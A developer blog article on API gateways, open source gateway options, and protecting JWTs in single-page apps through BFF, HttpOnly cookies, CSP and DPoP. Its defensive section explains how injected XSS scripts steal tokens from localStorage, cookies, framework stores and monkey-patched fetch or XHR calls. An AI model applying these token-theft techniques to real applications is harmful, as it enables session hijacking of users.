
Introduction
Open your browser’s DevTools right now, go to the Application tab and look for tokens in localStorage, sessionStorage or cookies. If your application is a SPA — Angular, React, Vue — there is a good chance a JWT is sitting there, fully readable, waiting for someone with minimal technical knowledge to copy and use it. An API Gateway can validate that token on every request, reject unauthenticated calls and apply strict rate limiting against abuse. But it cannot stop a malicious script, injected via XSS, from stealing the token before the request even reaches the gateway.
That is the paradox I want to explore in this article. In microservices architectures with SPAs on the frontend, the API Gateway is an essential piece — it centralizes authentication, observability and security policies in a single point. But it is not a silver bullet. Real token security in the browser depends on architectural decisions that go far beyond configuring a JWT plugin in Kong or Azure APIM.
This is the third article in the Segurança para Devs series. In the first article, I covered the fundamentals of JWT, OAuth2, OpenID Connect and the Client ID types in Azure Entra ID. In the second article, I implemented the BFF pattern with ASP.NET Core 8, Angular 16+ and HttpOnly cookies. Now I will close the loop by answering the questions left open: what an API Gateway is, which open source projects are the most robust, how it integrates with a BFF, and — the central question — which approach OWASP considers the most robust for protecting tokens in SPAs.
By the end of this article, you will understand when to use (and when not to use) an API Gateway, why JWT is vulnerable in any form of browser storage — including in-memory variables — and why the OWASP recommendation is that the token simply should not exist in the browser.
What an API Gateway Is
An API Gateway is the single entry point for all the APIs of a microservices architecture. Unlike a reverse proxy — which simply forwards requests to backend servers — and a load balancer — which distributes load across instances — the API Gateway understands your APIs. It knows who is calling, which endpoint is being accessed, whether the token is valid, whether the rate limit has been exceeded, and it can transform both the request and the response before they reach the final service.
In practice, the API Gateway works like a smart doorman. It does not just open the door — it checks identity, applies rules, records who came in and can even modify the message before delivering it to the recipient.
The confusion between API Gateway, reverse proxy and load balancer is common because some products do more than one thing. NGINX, for example, was born as a web server and reverse proxy, but with extra modules it can work as an API Gateway. To make clear where each one operates, see the table below:
| Aspect | Reverse Proxy | Load Balancer | API Gateway |
|---|---|---|---|
| Main focus | Forward requests | Distribute load | Full API management |
| Authentication | Basic (IP, headers) | No | JWT, OAuth2, API keys, mTLS |
| Rate limiting | Basic | No | Advanced (per client, per API, quotas) |
| Transformation | Headers | No | Request/response body and headers |
| Observability | Basic logs | Health metrics | Metrics, logs, distributed tracing |
| Examples | NGINX, HAProxy | Azure LB, AWS ELB | Kong, APISIX, Azure APIM |
The typical responsibilities of an API Gateway include: smart routing, rate limiting and throttling, authentication and authorization, request/response transformation, centralized observability (metrics, logs and distributed tracing), response caching and API versioning. All these cross-cutting concerns are centralized in a single point instead of being reimplemented in every microservice.
ℹ️ Info: A reverse proxy forwards requests. An API Gateway understands your APIs — who is calling, with which token, under which policy, and it can transform the communication in both directions.
Main Players and Open Source Projects
The API Gateway ecosystem is extensive. There are robust open source projects, cloud-managed solutions and enterprise gateways with commercial licensing. I will focus on the projects most relevant to those who build and operate microservices today.
Open Source
Kong is probably the best-known open source API Gateway. Built on NGINX/OpenResty, it uses Lua for plugins and offers a DB-less mode for declarative configuration. The Kong Ingress Controller makes it Kubernetes-native, and the community is huge — with hundreds of plugins available on Kong Hub. It is the safe choice when you are after maturity and ecosystem.
Apache APISIX is Kong’s direct competitor in performance. It uses etcd as its backend (instead of PostgreSQL), supports plugins in Lua, Java, Go and Python, and ships with a native dashboard. Incubated by the Apache Foundation, it has grown quickly in adoption, especially in environments that demand high throughput with low latency.
Tyk is written in Go and stands out for native GraphQL support, an integrated developer portal and built-in analytics. It has a community (open source) version and an enterprise version with additional features. It is a good choice when the team already works with GraphQL and wants a gateway that understands that protocol natively.
KrakenD is stateless by design — it does not depend on a database, and all configuration is declarative in JSON or YAML. Written in Go, it delivers extremely high performance and is ideal for scenarios where operational simplicity is the priority. If you do not want to manage a PostgreSQL or etcd just for the gateway, KrakenD solves it.
Traefik was born in the container ecosystem and shines at service auto-discovery via Docker labels or Kubernetes annotations. Let’s Encrypt certificate management is automatic, and the middleware chain is configurable declaratively. For those already using Docker Compose or Kubernetes, Traefik is the gateway that “configures itself”.
NGINX goes beyond reverse proxy when combined with Plus modules or with NGINX Gateway Fabric for Kubernetes. Although it is not an API Gateway “by birth”, the project’s maturity and stability make it a reliable choice for teams that already master its configuration.
Cloud and Enterprise
In the cloud universe, the main ones are: Azure API Management (APIM) — with a developer portal, policies in XML/C# and integration with Azure Entra ID; AWS API Gateway — REST and WebSocket with Lambda integration and native API keys; Google Cloud Apigee — advanced analytics and API monetization; and Cloudflare API Shield — edge-based protection with native mTLS and integrated DDoS protection.
Quick Comparison
| Gateway | Language | License | K8s-native | Highlight |
|---|---|---|---|---|
| Kong | Lua/C | Apache 2.0 | Yes | Largest plugin ecosystem |
| APISIX | Lua | Apache 2.0 | Yes | Highest raw performance |
| Tyk | Go | MPL 2.0 | Yes | Native GraphQL |
| KrakenD | Go | Apache 2.0 | Yes | Stateless, declarative |
| Traefik | Go | MIT | Yes | Service auto-discovery |
| NGINX | C | BSD | Yes (Fabric) | Maturity, stability |
💡 Tip: If the criterion is pure performance, APISIX and KrakenD lead. If it is ecosystem and maturity, Kong and NGINX dominate. If it is operational ease with containers, Traefik is hard to beat.
When to Use and When NOT to Use an API Gateway
An API Gateway is a powerful piece of infrastructure, but it adds operational complexity. Using it without a real need is over-engineering. Not using it when needed exposes your architecture to risks and rework.
When to use it
- Microservices with multiple consumers — web, mobile, IoT and external partners accessing the same APIs. The gateway centralizes authentication and policies without each service reimplementing them.
- Centralized cross-cutting concerns — authentication, rate limiting, logging, caching. Without a gateway, each microservice needs its own implementation, creating inconsistency and duplication.
- Multi-tenancy and per-client rate limiting — when different clients or subscription plans have distinct consumption limits. The gateway applies these policies without the services needing to know about them.
- API versioning and deprecation control — migrating from v1 to v2 without breaking clients. The gateway routes based on the version while both implementations coexist.
- Protocol transformation — the frontend speaks REST, the backend speaks gRPC. The gateway does the translation, so the frontend does not need to understand internal protocols.
- Compliance and auditing — requirements such as PCI-DSS and LGPD demand centralized logs of who accessed what and when. The gateway is the natural point for that capture.
When NOT to use it
- A simple monolith with a single frontend — adding an API Gateway to a monolith that serves a single SPA is unnecessary complexity. NGINX as a reverse proxy is enough.
- 2-3 internal APIs without external exposure — if everything is on the same internal network and there are few services, direct communication is simpler. YAGNI (You Aren’t Gonna Need It).
- A small team without operational capacity — an API Gateway is one more piece of infrastructure to monitor, update and debug. If the team can barely maintain what already exists, adding a gateway makes things worse.
The Anti-Pattern: The Fat Gateway
A common mistake is using the API Gateway as a business logic orchestrator. The gateway should do routing and apply policies — never flow orchestration. If the gateway decides to “call API A, then API B, then API C with the combined result”, that is the responsibility of a BFF or a saga pattern, not of the gateway.
⚠️ Warning: A fat API Gateway is a disguised monolith. If there is business logic in the gateway, something is wrong. It should be a thin layer of policies and routing, not a workflow orchestrator.
API Gateway and Security in SPA Architectures
This is the central section of this article. Here I will explain what the API Gateway can (and cannot) do for an SPA’s security, and why JWT is vulnerable regardless of where it is stored in the browser.
The Fundamental Problem
SPAs are Public Clients — they run entirely in the user’s browser, with no ability to keep secrets. There is no secure client secret on the frontend. The JavaScript code is accessible via DevTools, the network tab shows every request, and any browser storage is accessible via JavaScript. That is the context in which the JWT has to operate, and that is where most architectures fail.
If you are not yet familiar with the fundamentals of JWT, OAuth2 and client types, I recommend reading the first article in the series before continuing.
What the API Gateway CAN Do
The API Gateway is very efficient at validating tokens and applying policies centrally:
- Centralized JWT validation — it checks signature, issuer, audience and expiration in a single point, instead of every microservice reimplementing validation. A token rejected at the gateway never reaches the internal services.
- Rate limiting against brute force and abuse — limiting calls per IP, per token or per client reduces the attack surface for automated attacks.
- IP allowlisting and blocklisting — restricting access to critical endpoints by IP range or blocking suspicious IPs in real time.
- Request/response transformation — removing sensitive claims before returning the response to the client, or adding security headers the backend service does not know about.
- mTLS between gateway and backend — ensuring that only the gateway accesses the microservices. Even if an attacker discovers an internal endpoint, without the gateway’s certificate they cannot call it directly.
- Centralized CORS enforcement — defining which origins can call which APIs, instead of each microservice configuring CORS independently (and potentially getting it wrong).
An example configuration in Kong with JWT, rate limiting and CORS plugins:
| |
This configuration validates JWT tokens automatically, limits each consumer to 100 requests per minute and restricts CORS to the SPA’s legitimate origin only. All centralized, without the microservices needing to know.
What the API Gateway Does NOT Solve — A Token Vulnerable in ANY Browser Storage
This is where most articles about API Gateways stop. They show the JWT validation configuration, declare victory and move on. But the real problem is not validating the token — it is that the token exists in the browser in the first place.

I will go through each storage method to show that none of them is safe once an XSS is exploited:
localStorage and sessionStorage — the most common and most vulnerable method. The token persists (localStorage) or lives until the tab is closed (sessionStorage), and any JavaScript on the page can read it with window.localStorage.getItem('token'). A malicious script injected via XSS does exactly that.
Cookie without HttpOnly — developers who migrate from localStorage to cookies without setting the HttpOnly flag gain nothing. The cookie is still accessible via document.cookie, as readable via JavaScript as localStorage.
In-memory variables — closures, module scope, Redux store, NgRx store, global variable. This is the point many developers get wrong by believing that “if it is not persisted, it is safe”. The reasoning goes: “the token only exists in JavaScript memory, not in any persistent storage, so XSS cannot access it”. It is wrong. XSS injects a script that runs in the same JavaScript execution context as the application. This means the attacker can:
Read framework variables and stores directly — if the token is in a Redux store, the script accesses
window.__REDUX_STORE__or any global reference. If it is in a variable exported from a module, dynamic imports or scope references can reach it.Monkey-patch
fetchandXMLHttpRequestto intercept theAuthorization: Bearer ...header in transit — even if the token is in an inaccessible closure, the moment the application sends a request with the token in the header, the attacker captures it:
| |
- Hook into framework interceptors — Angular
HttpInterceptor, Axios interceptors, or any middleware that adds the token to requests. The attacker replaces the original interceptor with one that copies the token before adding it to the header.
Web Worker — even if the token is isolated in a Web Worker, it has to hand back the token (or send it as part of a request) to the main thread via postMessage(). At that moment, the malicious script listening for message events on the main thread intercepts the token.
⚠️ Warning: If an attacker achieves XSS, they control the entire JavaScript runtime. It does not matter WHERE the token is in the browser’s memory — if the application’s JavaScript can access it to send requests, the malicious script can too. The attack surface is not the “storage location”, it is the shared JavaScript execution context.
The verdict: if the token exists in the browser in any form accessible to JavaScript — be it localStorage, a cookie without HttpOnly, a closure, a Redux store or a Web Worker with postMessage — an XSS means game over. The API Gateway validates tokens on the server side, but it has no way to solve a problem that happens entirely in the browser, before the request reaches the network. The recommendation is clear: the token must not exist in the browser. That is exactly what the BFF with HttpOnly cookies pattern solves.
API Gateway + BFF: Does It Make Sense?
Yes, it does — but it depends on the size and complexity of your architecture. The API Gateway and the BFF solve different problems and, when combined, create a robust security architecture where each piece has a clear responsibility.
The Combined Architecture
The complete flow looks like this:
| |
In this architecture, the BFF manages all user authentication — session, HttpOnly cookies, token refresh. The token never reaches the browser. The BFF obtains the token from the Identity Provider, stores it on the server and sends only an HttpOnly session cookie to the browser. Every SPA request includes that cookie automatically, and the BFF injects the real token before forwarding to the API Gateway.
The API Gateway receives the already authenticated request (with the real token in the header) and applies its policies: JWT validation, rate limiting, mTLS to the backends, API versioning and centralized observability. It neither knows nor cares that the request came from a BFF — it just validates and routes.
Separation of Responsibilities
| Responsibility | BFF | API Gateway |
|---|---|---|
| User authentication | ✅ | ❌ |
| Session and HttpOnly cookies | ✅ | ❌ |
| Token refresh | ✅ | ❌ |
| JWT validation | ❌ | ✅ |
| Rate limiting | Basic | ✅ Advanced |
| mTLS to backends | ❌ | ✅ |
| API versioning | ❌ | ✅ |
| CORS | Partial | ✅ |
| Observability | Partial | ✅ Centralized |
The BFF is a confidential client — it has a client_secret, runs on the server and can authenticate securely with the Identity Provider. The API Gateway is the policy enforcement point — it validates tokens, applies rate limiting and ensures that only authorized requests reach the microservices.
For details on implementing the BFF with ASP.NET Core 8, YARP and Angular 16+, see the previous article in the series.
When It Makes Sense and When It Is Overkill
The BFF + API Gateway combination makes sense when:
- Large teams operate dozens of microservices with multiple frontends (web, mobile, IoT)
- Multiple consumers access the same APIs — each consumer can have its own BFF, but all go through the same gateway
- Enterprise requirements such as multi-tenancy, API monetization or PCI-DSS compliance demand centralized governance
When the team is small, there are few services and a single frontend, the BFF alone with NGINX as a reverse proxy is enough. Adding an API Gateway in that scenario is operational complexity with no proportional benefit.
💡 Tip: If your team operates 3 internal APIs and a single frontend, BFF + NGINX is enough. The API Gateway shines when there is scale, multiple consumers or enterprise requirements. Do not add complexity without a real need.
OWASP: The Most Robust Approach for JWT in SPAs
OWASP and the IETF maintain the draft OAuth 2.0 for Browser-Based Applications, which is the most current reference for authentication in SPAs. That document makes it clear: no browser storage is safe against XSS.
Why NO Browser Storage Is Safe
Reinforcing what I showed in Section 5 with a consolidated summary:
| Storage Method | Vulnerable to XSS? | How the Attacker Accesses It |
|---|---|---|
localStorage | ✅ Yes | window.localStorage.getItem('token') |
sessionStorage | ✅ Yes | Same access via JS, only tab-scoped |
Cookie without HttpOnly | ✅ Yes | document.cookie |
| In-memory JS variable | ✅ Yes | Same execution context — monkey-patching fetch/XHR intercepts the Authorization header |
| Web Worker | ✅ Yes* | The token must return to the main thread via postMessage() |
The common denominator is simple: anything accessible to the application’s JavaScript is accessible to a script injected via XSS. The browser does not distinguish “your legitimate code” from an “injected malicious script” — both run in the same sandbox, with the same privileges, in the same execution context.
Hierarchy of Approaches — From Least to Most Secure
- ❌
localStorage+ direct Access Token — XSS reads it directly. It is the most vulnerable and most common scenario. - ❌
sessionStorage+ PKCE — the same problem as localStorage, only with scope reduced to the browser tab. If the attacker has XSS, they are in the same tab. - ❌ In-memory variable / closure — monkey-patching
fetchorXMLHttpRequestintercepts the token in transit, as demonstrated earlier. The false sense of security is the biggest risk here. - ⚠️ Service Worker as Token Mediator — the token stays isolated in the Service Worker context, inaccessible to the main thread JavaScript. The Service Worker intercepts the SPA’s requests and injects the token automatically. It is a better approach, but with significant limitations: the Service Worker can be unregistered by the browser, it does not work in incognito mode in some browsers, and the implementation complexity is high. Few frameworks support it natively.
- ✅✅ BFF Pattern with HttpOnly cookies — the token never reaches the browser. The BFF, as a confidential client on the server, obtains and stores the token. Only an HttpOnly session cookie (inaccessible to JavaScript) travels between browser and server. XSS has nothing to steal.
Token Mediator Pattern
The Token Mediator is OWASP’s alternative recommendation for when a BFF is not feasible. The idea is to use a Service Worker that intercepts all of the SPA’s requests. When the SPA makes a fetch(), the Service Worker captures the request, adds the token to the Authorization header and forwards it to the server. The token is stored only in the Service Worker context, which is separate from the main JavaScript thread.
In theory, this prevents XSS on the main thread from accessing the token. In practice, there are limitations that make the Token Mediator an inferior alternative to the BFF: the browser can unregister Service Workers under memory pressure, not all browsers keep Service Workers active in incognito mode, and the complexity of implementing refresh tokens inside a Service Worker (which has no access to the DOM or localStorage) is significant.
Browser Mitigations — Defense in Depth
Even with a BFF, it is essential to apply layers of defense in the browser to reduce the likelihood of XSS in the first place:
- Strict Content Security Policy (CSP) — configure
script-src 'self'withoutunsafe-inlineand withoutunsafe-eval. This blocks the execution of inline scripts injected via XSS, drastically reducing the injection surface. - Subresource Integrity (SRI) for external scripts — ensures that scripts loaded from CDNs have not been compromised. If the hash does not match, the browser blocks execution.
- Trusted Types API — prevents DOM-based XSS by blocking the use of
innerHTML,eval()and other dangerous sinks without explicit validation. It is supported by Chrome and Edge. - DPoP (Demonstration of Proof-of-Possession) — makes a stolen token useless without the corresponding private key. Detailed in the next section.
- Short-lived access tokens (1-5 minutes) — reduce the attack window. Even if the token is stolen, it expires quickly.
⚠️ Warning: These measures are layers of defense (defense in depth), not definitive solutions. If XSS occurs, the attacker can operate in real time — even with a 1-minute token, they act within the 60 seconds available. Automation makes that trivial.
The OWASP Verdict
The most robust approach according to OWASP is BFF + HttpOnly cookies + strict CSP. The token must not exist in the browser in any form accessible to JavaScript. The Token Mediator with a Service Worker is a valid alternative when a BFF is not feasible, but with significant trade-offs. In-memory variables, closures and stores are not secure alternatives — they are just a false sense of protection that can be more dangerous than localStorage, because developers let their guard down.
DPoP: Theft-Proof Tokens
DPoP — Demonstration of Proof-of-Possession (RFC 9449) — is a mechanism that binds an access token to a specific cryptographic key pair. Even if the token is intercepted, it is useless without the corresponding private key.
How It Works
The flow is straightforward: the browser generates an asymmetric key pair using the Web Crypto API (CryptoKey). When requesting a token from the Authorization Server, the browser sends a proof JWT signed with the private key. The Authorization Server binds the access token to the browser’s public key. On every subsequent request, the browser sends the access token together with a new proof JWT signed with the same private key. The API Gateway (or the resource server) validates both the token and the proof.
The result: if an attacker steals the access token via XSS, they do not have the private key (which is a non-exportable CryptoKey stored in the browser). Without the private key, the attacker cannot generate valid proofs, and the server rejects the token.
When to Use It
DPoP shines when a BFF is not feasible — for example, in mobile apps, SPAs without a dedicated backend, or third-party applications that do not control the server infrastructure. In these scenarios, DPoP is the best protection available against token replay and theft, because it adds a proof-of-possession layer that a plain Bearer token lacks.
Kong and Azure APIM support custom policies to validate DPoP proofs, allowing the API Gateway to reject tokens without a valid proof.
Limitations
DPoP is not perfect. The implementation complexity is higher than plain Bearer tokens, and not all Identity Providers support DPoP yet. The private key, although it is a non-exportable CryptoKey, is still in the browser’s memory — a sophisticated XSS attack could, in theory, use the key to generate proofs (without extracting it), making authenticated requests in real time. However, that is significantly harder than simply copying a Bearer token.
💡 Tip: DPoP does not replace a BFF, but it is the best protection available when a BFF is not an option. If you can use a BFF, use a BFF. If you cannot, DPoP is the next level of protection — far superior to plain Bearer tokens.
Tips and Good Practices
Here is a synthesis of the most important lessons from this article, consolidated as a quick reference:
Do not use the API Gateway as an orchestrator — the gateway is a thin layer of policies and routing. If it has business logic such as “call API A, then API B, combine the results”, that belongs in the BFF or in a dedicated orchestration service. A fat gateway becomes a disguised monolith.
Centralize authentication in the gateway, not in the microservices — every microservice that reimplements JWT validation is an opportunity for inconsistency and security failure. The gateway validates once, and the services trust the gateway (verifying via mTLS that the request came from it).
Tokens in the browser = accepted risk — if your SPA stores JWT in localStorage, sessionStorage, cookies without HttpOnly or in-memory variables, explicitly accept the XSS risk. Document that architectural decision. If the risk is not acceptable, migrate to a BFF with HttpOnly cookies.
CSP is your first line of defense — a strict Content Security Policy (
script-src 'self', withoutunsafe-inline) blocks most XSS vectors before they can execute. Implement CSP before any other mitigation.Do not add complexity without need — a BFF alone with NGINX as a reverse proxy is enough for most small and medium teams. An API Gateway adds value when there is scale, multiple consumers or enterprise governance requirements. Honestly assess whether your architecture needs each piece.
Short-lived tokens reduce the risk, they do not eliminate it — tokens expiring in 1-5 minutes limit the attack window, but with automation an attacker acts in seconds. Combine short-lived tokens with DPoP (without a BFF) or HttpOnly cookies (with a BFF) for effective protection.
mTLS between gateway and backends is not optional — without mTLS, an attacker who discovers internal endpoints can call microservices directly, bypassing all the gateway’s policies. mTLS ensures that only the gateway is accepted as a caller.
Conclusion
The API Gateway is a fundamental piece in any serious microservices architecture. It centralizes cross-cutting concerns — authentication, rate limiting, observability, API versioning — that, without a gateway, would be reimplemented inconsistently in every service. Open source projects such as Kong, APISIX, Tyk, KrakenD and Traefik offer mature options for every team profile and operational scenario.
But token security in an SPA is a browser problem, not a network problem. The API Gateway validates tokens on the server, and that matters — but it does not solve the fact that an XSS has compromised the JavaScript runtime in the browser before the request reached the gateway. A token in localStorage is accessible. A token in sessionStorage is accessible. A token in a closure or Redux store is accessible via monkey-patching fetch. A token in a Web Worker has to travel through postMessage. In every case, XSS means game over.
The OWASP recommendation is clear: the token must not exist in the browser in any form accessible to JavaScript. A BFF with HttpOnly cookies is the most robust approach — the BFF authenticates as a confidential client, stores tokens on the server, and sends only HttpOnly session cookies to the browser. For scenarios where a BFF is not feasible, DPoP (RFC 9449) adds proof-of-possession that makes stolen tokens useless without the private key.
The API Gateway validates tokens. The BFF protects tokens. Combined, they are unbeatable.
If you want to put these concepts into practice, the second article in the series has a complete implementation with ASP.NET Core 8, Angular 16+ and Keycloak. And for the JWT, OAuth2 and OpenID Connect fundamentals that underpin all of this, go back to the first article.
Read Also
- Authentication and Authorization: JWT, OAuth2 and OpenID Connect — fundamentals of JWT, OAuth2, PKCE and Client ID types in Azure Entra ID
- BFF Backend For Frontend: Security in SPAs — complete implementation of the BFF pattern with ASP.NET Core 8, Angular 16+ and HttpOnly cookies
- Keycloak: Free Authentication with Containers and C# — an open source Identity Provider for testing full OAuth2/OIDC
- REST API Design: HTTP Verbs and Parameter Binding — good practices for APIs that will sit behind the gateway
- Software Architecture: GoF, Patterns and Microservices — architecture fundamentals for microservices
References
- OAuth 2.0 for Browser-Based Applications (IETF) — the official IETF/OWASP recommendation for authentication in SPAs, including BFF and Token Mediator.
- RFC 9449 — OAuth 2.0 Demonstrating Proof of Possession (DPoP) — the official proof-of-possession specification for OAuth 2.0 tokens.
- OWASP Top 10 — the reference for the most critical web security vulnerabilities, including XSS (A03:2021 Injection).
- Kong Gateway Documentation — official Kong documentation, including JWT, rate limiting, mTLS and CORS plugins.
- Apache APISIX Documentation — official APISIX documentation, including architecture and the plugin system.
- KrakenD Documentation — official KrakenD documentation, including declarative configuration and stateless pipelines.
- Tyk Gateway Documentation — official Tyk documentation, including GraphQL support and analytics.
- Traefik Documentation — official Traefik documentation, including auto-discovery, middlewares and automatic Let’s Encrypt.
- Azure API Management — official Azure APIM documentation, including policies, developer portal and Entra ID integration.
By commenting, you agree to our Privacy Policy, Terms of Use, Data Deletion Policy.